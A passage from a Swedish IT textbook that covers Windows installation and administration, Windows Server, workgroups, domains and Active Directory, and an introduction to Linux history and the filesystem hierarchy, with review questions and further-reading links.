3. Montera ISO-filen som optisk enhet i VM-inställningarna.
4. Starta VM – installationsprogrammet startar direkt.
5. Följ samma installationssteg som på fysisk maskin.
6. För offlinekonto – koppla ur nätverkskortet i VM-inställningarna eller använd Shift + F10-tricket.

Kontrollfrågor

1. Vilket specifikt verktyg tillhandahåller Microsoft för att ladda ner officiella ISO-filer och skapa installationsmedia på ett USB-minne?
2. Vad behöver du göra i datorns BIOS eller UEFI-inställningar för att maskinen ska prioritera att starta från ett USB-minne istället för den interna hårddisken?
3. Varför behöver man ibland manuellt ändra boot-ordningen eller använda en specifik "Boot Menu"-tangent, även om installationsmedian redan sitter i datorn?
4. Beskriv hur man kan gå tillväga för att skapa ett lokalt offlinekonto vid installation av Windows 11, trots att installationsprogrammet som standard kräver ett Microsoft-konto.
5. Vad är den främsta fördelen med att installera och testa operativsystem i en virtuell maskin (VM) jämfört med att göra det på en fysisk dator ("bare metal")?
6. Vad är skillnaden mellan en "Uppgradering" (Upgrade) och en "Anpassad installation" (Custom) när du väljer installationstyp i Windows-guiden?
7. Hur ska du agera om inga hårddiskar visas i listan när du ska välja installationsplats, trots att du vet att en disk finns monterad (t.ex. vid saknade drivrutiner för lagringskontroller)?
8. Vad innebär begreppet "Secure Boot" och varför är det ett tekniskt krav för att kunna genomföra en standardinstallation av Windows 11?
9. Varför är det viktigt att installera tillägg som "Guest Additions" (VirtualBox) eller "VMware Tools" direkt efter att installationen i en virtuell maskin är klar?
10. Vad händer med funktionaliteten i Windows om man väljer att gå vidare med installationen utan att ange en produktnyckel (Product Key)?

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om installationen, kommandon, eller saker du vill komma ihåg)

6.5 Konfiguration och hantering av Windows

När Windows är installerat behöver du kunna hantera och konfigurera det på rätt sätt. Här går vi igenom grunderna i att installera och avinstallera program, filhantering, användarhantering och rättigheter samt felsökning och underhåll.

6.5.1 Installera och avinstallera program

Från webben

1. Ladda ner installationsfil (ofta .exe eller .msi).
2. Kör filen som administratör vid behov.
3. Följ installationsguiden.
4. Programmet hamnar vanligtvis i C:\Program Files eller C:\Program Files (x86).

Från Microsoft Store

1. Öppna Microsoft Store.
2. Sök efter appen.
3. Klicka Installera.
4. Appar från Store är ofta enklare att uppdatera och hantera.

Avinstallera program

1. Gå till Inställningar → Appar → Appar och funktioner.
2. Välj programmet och klicka Avinstallera.
3. Alternativt via Kontrollpanelen → Program och funktioner.

6.5.2 Filhantering

Skapa mappar

Högerklicka i Utforskaren → Ny mapp.

Namnge mappen direkt.

Flytta och kopiera

Dra och släpp mellan mappar eller diskar.

Ctrl+C (kopiera), Ctrl+V (klistra in), Ctrl+X (klipp ut).

Högerklicka → Kopiera eller Klipp ut, och Klistra in.

Sökvägar

Visar var filer finns på disken.

Exempel:

C:\Users\Namn\Documents

D:\Backup\Bilder

Viktigt att hålla ordning för att snabbt hitta filer.

Visa filändelser

Utforskaren → Visa → markera Filnamnstillägg.

Bra för att se filtyper (.exe, .txt, .jpg).

6.5.3 Användarhantering, grupper och rättigheter (Windows 11 Pro)

Kontotyper

Windows har olika kontotyper som styr vad användaren får göra på datorn:

Standardanvändare (User):

Kan använda installerade program.

Kan ändra sina egna inställningar och filer.

Kan inte installera eller ta bort program för alla användare.

Kan inte ändra systeminställningar som påverkar andra.

Administratör (Administrator):

Full behörighet att ändra alla inställningar.

Kan installera och ta bort program för alla användare.

Kan skapa eller ta bort användarkonton.

Kan ändra säkerhetsinställningar och köra alla program som administratör.

Viktigt: För att skydda systemet bör vanliga användare inte alltid köra som administratör.

Grupper och hur de påverkar rättigheter

Windows använder grupper för att förenkla hantering av behörigheter. En grupp är en samling användare med samma rättigheter.

Vanliga grupper:

Administrators – fullständig kontroll över datorn.

Users – standardanvändare med begränsad åtkomst.

Guests – mycket begränsad åtkomst för tillfälliga användare.

Exempel:

Om du lägger en användare i gruppen Administrators får hen automatiskt alla administratörsrättigheter.

Hantering av grupper och konton:

Inställningar → Konton → Andra användare – för enkel hantering.

Lokala användare- och grupphantering (lusrmgr.msc) – i Pro-versioner för att mer avancerat skapa, ändra eller ta bort konton och grupper.

Viktigt att förstå:

Grupper används för att enkelt tilldela rättigheter till flera användare utan att behöva sätta rättigheter individuellt på varje användare.

Rättigheter i filsystemet (NTFS)

Windows använder NTFS (New Technology File System) för att hantera rättigheter på filer och mappar. Det låter dig styra exakt vad olika användare eller grupper får göra.

Exempel på rättigheter:

Läsa: Öppna filer, visa innehåll.

Skriva: Skapa eller ändra filer.

Ändra: Kombinerar läsa, skriva och ta bort.

Fullständig behörighet: Alla ovanstående + ändra ägare och rättigheter.

Ärva rättigheter

Som standard ärver nya filer och mappar rättigheter från den mapp de ligger i.

Det gör det enklare att hantera behörighet i hela mappstrukturer.

Du kan bryta ärvning om du behöver anpassa rättigheterna för en specifik fil eller mapp.

Hantera rättigheter

Högerklicka på fil eller mapp → Egenskaper → Säkerhet.

Här kan du se och ändra vilka användare och grupper som har rättigheter.

Under Avancerat kan du se ärva rättigheter och ändra ägarskap.

Viktigt att veta:

Administratörer kan alltid ta ägarskap över filer eller mappar, även om de saknar andra rättigheter.

Att förstå och använda rättigheter korrekt är en viktig del av säkerheten både hemma och i företagsmiljö.

6.5.4 Felsökning och underhåll

Windows har många inbyggda verktyg för att hålla systemet i gott skick. Här är viktiga exempel – med hur du hittar dem och vad de gör:

Standardprogram (Default apps)

Hur hittar du det?

Inställningar → Appar → Standardappar.

Vad gör den?

Styr vilket program som öppnar olika filtyper, t.ex. webbsidor eller bilder.

Diskrensning (Disk Cleanup)

Hur hittar du det?

Sök i Startmenyn: Diskrensning.

Vad gör den?

Tar bort tillfälliga filer och frigör utrymme på disken.

chkdsk

Hur hittar du det?

Kommandoprompt som administratör → skriv chkdsk.

Viktiga växlar:

/f (fixar fel), /r (letar dåliga sektorer och återställer data).

Vad gör den?

Kontrollerar och reparerar filsystemfel på disken.

Defragmentera / Optimize Drives

Hur hittar du det?

Sök i Startmenyn: Defragmentera eller Optimize Drives.

Vad gör den?

Omorganiserar filer på hårddisken för snabbare åtkomst (SSD använder trim).

Felsökning (Troubleshoot)

Hur hittar du det?

Inställningar → System → Felsökning.

Vad gör den?

Guidade lösningar för vanliga problem (ljud, nätverk, uppdateringar).

Kompatibilitetsläge (Compatibility settings)

Hur hittar du det?

Högerklick på program → Egenskaper → Kompatibilitet.

Vad gör den?

Gör att äldre program kan köras som om de vore på tidigare Windows-versioner.

Tillförlitlighetshistorik (Reliability Monitor)

Hur hittar du det?

Sök i Startmenyn: Tillförlitlighetshistorik.

Vad gör den?

Visar stabilitetsproblem, krascher och ger lösningsförslag.

Aktivitetshanteraren (Task Manager)

Hur hittar du det?

Ctrl+Shift+Esc eller högerklick på aktivitetsfältet.

Vad gör den?

Visar aktiva program, processer och resursanvändning.

Resursövervakaren (Resource Monitor)

Hur hittar du det?

Sök i Startmenyn: Resursövervakaren.

Vad gör den?

Ger detaljerad information om CPU, minne, disk och nätverk.

Msconfig / Systemkonfiguration

Hur hittar du det?

Sök i Startmenyn: Systemkonfiguration eller kör msconfig.

Vad gör den?

Hanterar uppstartsalternativ, tjänster och boot-inställningar.

Minnesdiagnostik

Hur hittar du det?

Sök i Startmenyn: Windows Memory Diagnostic.

Vad gör den?

Testar datorns RAM-minne för fel.

Lokal säkerhetsprincip (Local Security Policy)

Hur hittar du det?

Sök i Startmenyn: Local Security Policy (Pro/Enterprise).

Vad gör den?

Hanterar säkerhetsregler som lösenordspolicyer och användarrättigheter.

Fjärrskrivbord (Remote Desktop)

Hur hittar du det?

Inställningar → System → Fjärrskrivbord.

Vad gör den?

Gör att du kan fjärransluta till datorn via RDP.

Registereditorn

Hur hittar du det?

Sök i Startmenyn: regedit.

Vad gör den?

Visar och låter dig redigera Windows-registret (avancerat).

Enhetshanteraren (Device Manager)

Hur hittar du det?

Högerklick på Start → Enhetshanteraren.

Vad gör den?

Visar och hanterar drivrutiner och anslutna enheter.

Schemaläggaren (Task Scheduler)

Hur hittar du det?

Sök i Startmenyn: Schemaläggaren.

Vad gör den?

Skapa och hantera automatiska uppgifter.

diskpart

Hur hittar du det?

Öppna Kommandoprompt som administratör → skriv diskpart.

Vad gör den?

Avancerat verktyg för att hantera diskar och partitioner.

Utskriftshantering (Print Management)

Hur hittar du det?

Sök i Startmenyn: Print Management (Pro/Enterprise).

Vad gör den?

Hanterar skrivare och utskriftsköer.

Hjälpmedel (Accessibility)

Hur hittar du det?

Inställningar → Hjälpmedel.

Vad gör den?

Anpassar datorn för olika funktionshinder (förstoringsglas, skärmläsare, högkontrast).

Kontrollfrågor

1. Vad är den primära skillnaden mellan ett standardanvändarkonto och ett administratörskonto i Windows när det gäller systemförändringar?
2. Hur används grupper för att effektivisera hanteringen av rättigheter för många användare samtidigt på en arbetsplats?
3. Vad innebär det rent praktiskt att rättigheter "ärvs" (Inheritance) i en mappstruktur?
4. Beskriv hur du i det grafiska gränssnittet (Egenskaper -> Säkerhet) kontrollerar och ändrar rättigheter på en specifik fil eller mapp.
5. Ge exempel på tre inbyggda Windows-verktyg som används för felsökning eller underhåll och beskriv kort vad de används till.
6. Vad är User Account Control (UAC) och varför är det en viktig säkerhetsfunktion även för användare som är administratörer?
7. Varför anses det vara en säkerhetsrisk att använda ett administratörskonto för vardagliga sysslor som att surfa på webben eller läsa e-post?
8. Vilket verktyg (snap-in) använder du i Windows Pro/Enterprise för att hantera lokala användare och grupper mer detaljerat än i den vanliga inställningsmenyn?
9. Vad är skillnaden mellan NTFS-behörigheterna "Full kontroll" (Full Control) och "Ändra" (Modify)?
10. Hur kan Event Viewer (Loggboken) hjälpa en tekniker att identifiera orsaken till att en dator plötsligt har startat om eller kraschat?

Fördjupningslänkar

Microsoft (Hantera användarkonton i Windows) –

<https://support.microsoft.com/en-us/windows/manage-user-accounts-in-windows-10-104dc19f-6430-4b49-6a2b-e4dbd1dcdf32>

Microsoft (Hur User Account Control - UAC fungerar) –

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/how-it-works>

Microsoft (Översikt av Access Control och rättigheter) –

<https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control-overview>

How-To Geek (Använda Event Viewer för att felsöka problem) –

<https://www.howtogeek.com/123646/htg-explains-what-the-windows-event-viewer-is-and-how-you-can-use-it/>

Microsoft (Felsökning med Task Manager) –

<https://support.microsoft.com/en-us/windows/how-to-use-task-manager-in-windows-10-86036815-5853-2d57-41fe-cfca5a9e334d>

Lifewire (Guide till Computer Management-konsolen) –

<https://www.lifewire.com/how-to-open-computer-management-in-windows-2626076>

Wikipedia (Access Control List - ACL förklarat) –

https://en.wikipedia.org/wiki/Access_control_list

Microsoft (Skillnader mellan lokala konton och Microsoft-konton) –

<https://learn.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts>

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om användarhantering, rättigheter eller felsökning i Windows)

6.6 Installation av Windows Server i fysisk maskin/VM

Att installera Windows Server skiljer sig inte mycket från installationen av Windows 11, men det finns några viktiga skillnader att känna till. Framför allt finns det olika editioner och möjligheten att installera med eller utan grafiskt gränssnitt (GUI).

I denna instruktion utgår vi ifrån att du redan har en ISO-fil tillgänglig.

6.6.1 Skapa installationsmedia med Rufus

För att installera Windows Server på en fysisk dator behöver du ett bootbart USB-minne.

1. Ladda ner och starta Rufus (<https://rufus.ie/>)
2. Välj din USB-enhet under Device
3. Klicka på SELECT och välj ISO-filen för Windows Server
4. Partition scheme: MBR (för äldre BIOS) eller GPT (för UEFI)
5. Klicka på START
6. När klart – starta om datorn och ändra bootordning i BIOS/UEFI

6.6.2 Installera i en virtuell miljö

Om du använder t.ex. **Proxmox, VirtualBox eller Hyper-V:**

1. Skapa en ny virtuell maskin
2. Tilldela RAM (minst 4 GB) och lagringsutrymme (minst 40 GB)
3. Montera ISO-filen som virtuell CD/DVD
4. Starta upp och följ installationsguiden

6.6.3 Editioner: Standard, Datacenter och Core/Desktop Experience

Vid installation kommer du att få välja mellan olika versioner. Här är en kort förklaring:

Version	GUI	Användningsområde
Standard	Ja/Nej	Vanligaste versionen, passar för de flesta servrar
Datacenter	Ja/Nej	För mycket stora organisationer, stöder fler VM:s
Core (utan GUI)	Nej	Kommandoradsbaserad, används i större servermiljöer
Desktop Experience	Ja	Fullt GUI – rekommenderas för nybörjare och elever

Välj alltid **Desktop Experience** om du inte är bekväm med kommandoraden ännu.

6.6.4 Steg-för-steg-installation

När ISO är startad:

1. Välj språk, tangentbord och tid → Klicka Nästa
2. Klicka Install now
3. Välj rätt edition (t.ex. "Standard Desktop Experience")
4. Acceptera licensvillkor
5. Välj Custom installation
6. Skapa/markera en partition → Next
7. Vänta medan Windows installeras
8. Skapa administratörslösenord

Efter installationen bör du:

- Ge servern ett namn
- Ställa in IP-adress
- Köra Windows Update
- Eventuellt lägga till roller/funktioner via Server Manager

6.6.5 Systemkrav och rekommendationer

Minimikrav för Windows Server 2022:

- 1.4 GHz 64-bitars processor
- 512 MB RAM (2 GB med Desktop Experience)
- 32 GB ledigt lagringsutrymme
- UEFI med Secure Boot (rekommenderas)
- Internetanslutning för aktivering/uppdateringar

Rekommenderade krav för smidig drift:

- 2+ GHz flertrådad CPU
- 8+ GB RAM
- 60+ GB SSD
- 1 Gbit nätverkskort

6.7 Workgroup, Domain och Active Directory

För att förstå hur Windows Server används i nätverk är det viktigt att känna till tre centrala begrepp: Workgroup, Domain och Active Directory (AD).

6.7.1 Vad är en Workgroup?

En Workgroup är en enkel typ av nätverksstruktur där varje dator är oberoende och hanterar sina egna användare och resurser.

- Ingen central styrning – varje dator har sina egna användarkonton och lösenord

- Fildelning sker via delade mappar, skrivare och rättigheter per maskin

- Alla datorer måste vara i samma workgroup-namn för att hitta varandra enklare

En workgroup är som ett kollektiv – alla ansvarar för sig själva.

Viktigt att förstå: I en workgroup måste datorn som delar ut resurser vara påslagen. Om någon delar ut en skrivare eller en mapp från sin dator, så slutar den vara tillgänglig i nätverket om datorn stängs av.

Exempel: Bob har delat ut sin skrivare i hemnätverket. Om Bob stänger av sin dator, kan ingen annan längre skriva ut via den skrivaren. Det finns ingen central server som tar över delningen – vilket är en av de största begränsningarna med workgroup jämfört med en domän.

6.7.2 Vad är en Domain?

En Domain är en centraliserad nätverksmodell som styrs av en domänkontrollant (Domain Controller).

- Alla användarkonton och resurser hanteras centralt

- Logga in från vilken dator som helst med ett enda konto

- Kräver en server som kör Active Directory Domain Services (AD DS)

- Används i skolor, företag och organisationer med behov av central administration

En domän fungerar som ett företag – du loggar in och får tillgång till det du är behörig till, var du än sitter.

6.7.3 Vad är Active Directory?

Active Directory (AD) är tekniken bakom domäner i Windows-världen. Den tillhandahåller:

- En katalogtjänst över alla användare, datorer, grupper, skrivare etc.

- Möjlighet att styra policies (GPO – Group Policy Objects)

- Central hantering av konton och rättigheter

- Flexibilitet att organisera resurser i Organizational Units (OU)

AD gör det möjligt att sköta säkerhet, åtkomst och struktur i stora nätverk.

6.7.4 Sammanfattning: skillnader mellan Workgroup och Domain

Funktion	Workgroup	Domain
Kontohantering	Lokalt på varje dator	Centralt via domänkontrollant
Skalbarhet	Liten miljö (≤ 10 datorer)	Stor miljö (10+ datorer)
Inloggning	Lokalt konto	Domänkonto
Resurshantering	Manuellt	Centraliserat via AD
Säkerhets-policies	Manuellt per dator	Centralt via Group Policy
Kräver ständig tillgänglighet?	Ja, resursdelande datorer måste vara igång	Nej, resurser styrs centralt av server

Tips: Även i en domänmiljö kan lokala användarkonton på klienterna förekomma. Det är vanligt att ha ett lokalt administratörskonto för felsökning, särskilt om nätverksanslutningen till domänkontrollanten inte fungerar.

6.7.5 När används vad?

Scenario	Rekommendation
Hemma eller mycket litet företag	Workgroup
Skola, företag eller organisation	Domain med Active Directory
Både lokala och fjärranslutna användare	Domain

Kontrollfrågor

1. Vad är den tekniska och licensmässiga huvudskillnaden mellan Windows Server Standard och Datacenter Edition?
2. I vilka specifika scenarier bör du välja en "Core"-installation framför "Desktop Experience", och vilka är fördelarna?
3. Vad är det övergripande syftet med att skapa en domän i ett företagsnätverk?
4. Hur skiljer sig en Workgroup från en domän när det gäller var användarkonton lagras och hur de hanteras?
5. Vad används Active Directory (ADDS) till och vilken roll spelar det för säkerheten i en organisation?
6. Vad är skillnaden mellan en "Server Role" (t.ex. DNS-server) och en "Feature" (t.ex. BitLocker) i Windows Server?
7. Hur fungerar Microsofts licensmodell för Windows Server (Core-based licensing) i korta drag?
8. Varför är DNS-rollen så kritisk för att en Active Directory-domän ska fungera överhuvudtaget?
9. Vilket verktyg eller kommando använder man i en Windows Server Core-miljö för att göra grundinställningar som IP-adress och datornamn?
10. Vad innebär begreppet "Single Sign-On" (SSO) och hur möjliggörs detta genom användandet av en domänstruktur?

Fördjupningslänkar

Microsoft Learn (Windows Server Installation Overview) –
<https://learn.microsoft.com/en-us/windows-server/get-started/>

Microsoft Docs (Jämför utgåvor av Windows Server Standard och Datacenter) – <https://learn.microsoft.com/en-us/windows-server/get-started/editions-comparison>

JumpCloud (Vad är Active Directory? – En grundläggande guide) –
<https://jumpcloud.com/blog/what-is-active-directory>

Microsoft Learn (Översikt av Group Policy och central styrning) –
<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/group-policy>

How-To Geek (Skillnaden mellan Domain, Workgroup och Homegroup) –
<https://www.how-to-geek.com/195305/whats-the-difference-between-a-domain-a-workgroup-and-a-homegroup/>

Microsoft Learn (Introduktion till Active Directory Domain Services - ADDS) –
<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/ad-ds-getting-started>

TechTarget (Windows Server Roles och Features förklarar för tekniker) –
<https://www.techtarget.com/searchwindowsserver/tip/A-guide-to-Windows-Server-roles-and-features>

Microsoft Learn (Hårdvarukrav för Windows Server-installation) –
<https://learn.microsoft.com/en-us/windows-server/get-started/hardware-requirements>

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om Windows Server-installation, skillnader mellan Workgroup och Domain eller vad Active Directory egentligen gör)

7. Linux – Historia, filosofi och ekosystem

Om Windows är den polerade kontorsbyggnaden där allt är förbestämt, är Linux snarare den kraftfulla verktygslådan och de ritningar som låter dig bygga precis vad du vill. Linux är idag fundamentet för nästan all modern teknik, men för att förstå hur det blev så måste vi titta på vad Linux egentligen är – och vad det inte är.

7.1 Vad är Linux?

Linux är inte ett operativsystem i sig – det är en kärna, en central del av ett operativsystem som hanterar resurser som minne, CPU och hårddiskar. Linuxkärnan utvecklades av Linus Torvalds 1991 som ett hobbyprojekt medan han studerade vid Helsingfors universitet. Han ville skapa ett fritt alternativ till UNIX, som på den tiden var kraftfullt men ofta dyrt och dessutom var mjukvaran stängd, så det var inte möjligt att göra förändringar eller fixa buggar.

Linuxprojektet växte snabbt tack vare ett engagerat community och en öppen utvecklingsmodell. Med tiden började andra utvecklare bidra, och tillsammans med komponenter från projekt som GNU skapades kompletta operativsystem som kunde användas av både privatpersoner och företag.

Idag är Linux ett av världens mest använda operativsystem – inte för att det syns i butikshyllan, utan för att det körs i bakgrunden överallt. Du hittar Linuxkärnan i:

Android-telefoner

Serverar och superdatorer

Internet of Things (IoT)

Molntjänster som Google Cloud och AWS

Steam Deck och andra spelsystem

Bilar, flygplan och smarta TV-apparater

Linux finns överallt, men märks sällan.

7.1.1 Upphovsrätt, öppen källkod och programvarutyper

För att förstå Linux på riktigt måste man förstå open source-rörelsen. Linux är mer än bara kod – det är en idé om att kunskap ska vara fri och tillgänglig för alla. Här är några centrala begrepp:

Open Source

Programvara med öppen källkod där vem som helst får läsa, ändra och distribuera koden. Det gör att tusentals personer kan bidra till samma projekt – som Linux – från hela världen.

Free Software

Inte “gratis” i första hand – utan frihet. Free Software Foundation, startad av Richard Stallman, förespråkar att användare ska ha rätten att använda, ändra och dela programvara. Ett klassiskt citat är:

“Think free as in free speech, not free beer.”

Freeware

Gratis programvara, men ofta utan tillgång till källkoden. Exempel: Skype, Spotify (gratisversion). Det är alltså inte samma sak som open source.

Shareware

Programvara som är gratis att testa, men sedan kräver betalning för full funktionalitet. Vanligt före internet-eran.

Proprietär programvara

Proprietär (eller sluten) programvara är motsatsen till open source. Här är källkoden hemlig, och användaren får inte ändra, kopiera eller distribuera den fritt.

Exempel på proprietär programvara är Microsoft Windows, Adobe Photoshop och drivrutiner från t.ex. NVIDIA.

De flesta Linuxdistributioner erbjuder möjligheten att installera vissa proprietära drivrutiner (som inte finns i den öppna källkoden) för att få bättre stöd för grafik, ljud och nätverk – särskilt viktigt om datorn innehåller NVIDIA-grafikkort eller vissa Wi-Fi-kretsar.

Git

Ett versionshanteringssystem skapat av Linus Torvalds (ironiskt nog, eftersom han inte gillade alternativen). Git används för att spåra

ändringar i kod och samarbeta i stora projekt. Github är idag den största plattformen för Git-projekt.

GNU

Ett projekt som ville skapa ett helt fritt operativsystem. De lyckades nästan – men saknade en kärna. När Linuxkärnan kom, kunde GNU + Linux kombineras till ett helt fungerande system. Därför kallas Linux ibland för “GNU/Linux”.

Linuxvärlden bygger på samarbete, delning och frihet – både tekniskt och juridiskt.

Kontrollfrågor

1. Vem är Linus Torvalds och vad var hans ursprungliga mål när han skapade Linux 1991?
2. Vad är den tekniska skillnaden mellan Linux-kärnan (kernel) och ett komplett operativsystem som till exempel Ubuntu?
3. Förklara begreppet "Öppen källkod" (Open Source) och hur det skiljer sig fundamentalt från proprietär mjukvara som Windows eller macOS.
4. Vilken roll spelade Richard Stallman och GNU-projektet för framväxten av det vi idag kallar Linux?
5. Vad är en "Linux-distribution" (distro) och varför finns det så många olika varianter istället för bara en?
6. Varför är GPL-licensen (General Public License) så viktig för Linux-ekosystemets utveckling och fortlevnad?
7. Nämn tre områden där Linux är det helt dominerande operativsystemet idag (t.ex. superdatorer, servrar, etc.).
8. Varför föredrar vissa att använda termen "GNU/Linux" istället för att bara säga "Linux"?
9. Vilket historiskt operativsystem fungerade som den primära inspirationen för Linux arkitektur och kommandon?
10. Vad innebär det för en användare eller ett företag att de har "frihet" att modifiera källkoden i sitt operativsystem?

Fördjupningslänkar

Linux Foundation (Organisationen som stödjer utvecklingen av Linux) – <https://www.linuxfoundation.org/>

The GNU Project (Läs mer om den fria mjukvarurörelsens rötter och filosofi) – <https://www.gnu.org/>

Linus Torvalds TED-talk (En intervju med skaparen av Linux och Git om hans drivkrafter) – https://www.ted.com/talks/linus_torvalds_the_mind_behind_linux

Kernel.org (Den officiella webbplatsen för Linuxkärnans källkod och utveckling) – <https://www.kernel.org/>

DistroWatch (Översikt, nyheter och ranking av hundratals olika Linux-distributioner) – <https://distrowatch.com/>

Open Source Initiative (Definitionen av öppen källkod och dess juridiska ramverk) – <https://opensource.org/>

Linux Journey (En omfattande och pedagogisk guide för att lära sig Linux från grunden) – <https://linuxjourney.com/>

Debian (Moderdublen till många distros och ett exempel på ett helt community-drivet projekt) – <https://www.debian.org/>

TuxDigital (Nyheter och analyser kring hur Linux används i dagens IT-värld) – <https://tuxdigital.com/>

Egna anteckningar

(Använd detta utrymme för att skriva ner dina egna funderingar, sammanfattningar eller begrepp som du vill komma ihåg från detta kapitel.)

7.2 Linuxkärnans grenar (distributioner)

Eftersom Linux är fri att använda och modifiera, har det vuxit fram många olika “smaker” av Linux – så kallade distributioner eller “distros”.

De flesta distros bygger på en av tre stora familjer:

Debian – stabil och populär, med barn som Ubuntu och Linux Mint. Vanlig i skolor, servrar och nybörjarsystem.

Red Hat – affärsfokuserad med stöd och certifiering. Fedora är dess testplattform, medan CentOS och AlmaLinux är communityversioner.

Arch – En minimalistisk gren för de som vill bygga sitt eget system från grunden. Arch Linux är populärt bland entusiaster som vill ha total kontroll över varje liten del av sitt operativsystem.



Man kan se Linux som en motor (kärnan), och varje distro som en bilmodell byggd kring motorn, med olika inredning, reglage och målgrupper.

7.2.1 Filstrukturen i Linux – Allt är en fil

I Windows är vi vana vid att varje fysisk disk eller partition får sin egen bokstav, som C:\ eller D:\. I Linux fungerar det helt annorlunda. Här finns inga enhetsbokstäver. Istället organiseras allt i ett enda stort, sammanhängande träd som börjar vid en punkt som kallas root (roten), markerad med ett enkelt snedstreck: /.

En annan fundamental regel i Linux är konceptet **"Everything is a file"** (allt är en fil). Det låter märkligt, men i Linux betraktas inte bara dokument och bilder som filer. Även din hårddisk, ditt tangentbord och till och med processorn representeras som filer i systemet. Detta gör att Linux kan använda samma enkla verktyg för att läsa data från en textfil som för att skicka data till ett nätverkskort.

7.2.1.1 Inga enhetsbokstäver - "Mounting"

När du stoppar i ett USB-minne i en Linux-dator dyker det inte upp som en E:\. Istället måste minnet "monteras" (mount) i filsystemet. Det innebär att man kopplar ihop hårdvaran med en mapp i det befintliga trädet, till exempel /media/usb. För användaren ser det ut som en helt vanlig mapp, men i själva verket läser och skriver man direkt till USB-minnet. Denna logik gör att Linux-system kan vara extremt flexibla; du kan ha olika delar av operativsystemet utspridda på flera olika fysiska diskar utan att användaren märker någon skillnad i hur mapparna ser ut.

7.2.1.2 Case Sensitivity (Skiftlägeskänslighet)

Till skillnad från Windows gör Linux skillnad på stora och små bokstäver. För Linux är Dokument.txt, dokument.txt och DOKUMENT.TXT tre helt olika filer som kan ligga i samma mapp samtidigt. Detta är något som ofta skapar förvirring i början, särskilt när man skriver kommandon i terminalen. Om du försöker öppna en fil och stavar namnet fel med en stor bokstav, kommer systemet helt enkelt att säga att filen inte finns.

7.2.1.3 De viktigaste mapparna (FHS)

För att det inte ska bli kaos har Linux en standard för var saker ska ligga, kallad **Filesystem Hierarchy Standard (FHS)**. Här är de mappar som en tekniker måste känna till:

/bin och /sbin: Här ligger de mest grundläggande programmen som behövs för att systemet ska fungera, till exempel kommandon för att kopiera filer eller starta nätverket. sbin innehåller program som främst används av administratörer.

/etc: Detta är systemets "kontrollpanel" i textform. Här ligger nästan alla konfigurationsfiler för operativsystemet och dess tjänster. Vill du ändra nätverksinställningar eller hur en webbserver beter sig, är det här du letar.

/home: Här bor användarna. Varje användare har sin egen undermapp (t.ex. /home/robin) där personliga filer, dokument och inställningar sparas. Detta är motsvarigheten till C:\Users i Windows.

/root: Detta är administratörens (superanvändarens) personliga mapp. Den ligger separerad från de vanliga användarna för ökad säkerhet.

/var: Här hamnar filer som ändras ofta, såsom loggfiler (/var/log) och databaser. Om en disk i en server blir full är det ofta här man hittar boven i form av gamla loggar.

/tmp: Temporära filer som rensas bort när datorn startas om.

/dev: Här hittar vi "filerna" som representerar hårdvaran. Din första hårddisk heter ofta något i stil med /dev/sda eller /dev/nvme0n1.

7.2.2 Sammanfattning: Ett logiskt träd

Att förstå Linux filstruktur handlar om att sluta leta efter enhetsbokstäver och istället se systemet som ett enda stort, logiskt träd. Genom att allt – från konfigurationer till hårdvara – representeras som filer i detta träd, får teknikern ett kraftfullt och enhetligt sätt att hantera hela datorn. När du väl har lärt dig var de viktigaste mapparna som /etc och /var finns, kommer du att känna dig hemma oavsett vilken Linux-distribution du arbetar med.

Kontrollfrågor

1. Vad är en Linux-distribution (distro) och varför finns det så många olika "smaker"?
2. Nämn de tre stora "familjerna" av distributioner som nämns i texten och ge ett exempel på en distro i varje familj.
3. Förklara det grundläggande konceptet "Everything is a file". Vad innebär det för en tekniker?
4. Hur skiljer sig Linux hantering av hårddiskar och USB-minnen från Windows sätt med enhetsbokstäver (C:, D:)?
5. Vad innebär begreppet "mounting" (montering)?
6. Ge ett exempel på hur Case Sensitivity (skiftlägeskänslighet) kan ställa till det om man är van vid Windows.
7. Vilken mapp i filsystemet fungerar som operativsystemets "kontrollpanel" där konfigurationsfilerna ligger?
8. Om en server börjar få slut på diskutrymme, i vilken mapp är det troligast att man hittar stora loggfiler som kan raderas?
9. Vad är skillnaden mellan mappen /home och mappen /root?

Fördjupningslänkar

DistroWatch (Den främsta sidan för att följa, jämföra och hitta nya Linux-distributioner) - <https://distrowatch.com/>

Linux Journey (En interaktiv och pedagogisk guide till hur Linux filsystem är uppbyggt) - <https://linuxjourney.com/lesson/filesystem-hierarchy>

Filesystem Hierarchy Standard (Den officiella tekniska specifikationen för hur mappar ska organiseras i Linux) - https://refspecs.linuxfoundation.org/FHS_3.0/fhs/index.html

Explain Shell (Ett smart verktyg som visuellt förklarar vad varje del av ett terminalkommando gör) - <https://explainshell.com/>

The Linux Command Line (En komplett bok online som täcker allt från grunder till avancerad terminalanvändning) - <https://linuxcommand.org/tlcl.php>

Ryan's Tutorials (En mycket bra nybörjarguide till terminalen och grundläggande kommandon) - <https://ryanstutorials.net/linuxtutorial/>

ArchWiki (Djupgående och teknisk genomgång av Linux filsystemshierarki) - https://wiki.archlinux.org/title/Linux_file_hierarchy

Cheat.sh (Snabbguide till tusentals Linux-kommandon direkt via webbläsaren eller terminalen) - <https://cheat.sh/>

Linux Die.net (Den klassiska samlingen av manual-sidor (man pages) för alla Linux-kommandon) - <https://linux.die.net/>

Egna anteckningar

(Använd detta utrymme för att skriva ner dina egna funderingar, rita upp filträdet eller anteckna sökvägar till mapper du vill komma ihåg.)

7.3 Fördelar och nackdelar med Linuxsystem

Om Windows är det mest använda operativsystemet för desktopdatorer är Linux den mest spridda kärnan. Hela den digitala vardagen bygger på Linuxkärnan, då den ligger till grund för att allt från mobiltelefoner till molnservrar fungerar.

7.3.1 Fördelar med Linuxsystem

Att välja Linux handlar ofta om att vilja ha total kontroll över sin tekniska miljö. Där Windows är designat för att vara en färdig produkt, är Linux snarare en plattform som du kan forma precis efter dina behov. Det finns flera tunga tekniska och ekonomiska skäl till att Linux idag dominerar totalt inom serverdrift, superdatorer och inbyggda system.

7.3.1.1 Öppen källkod och total transparens

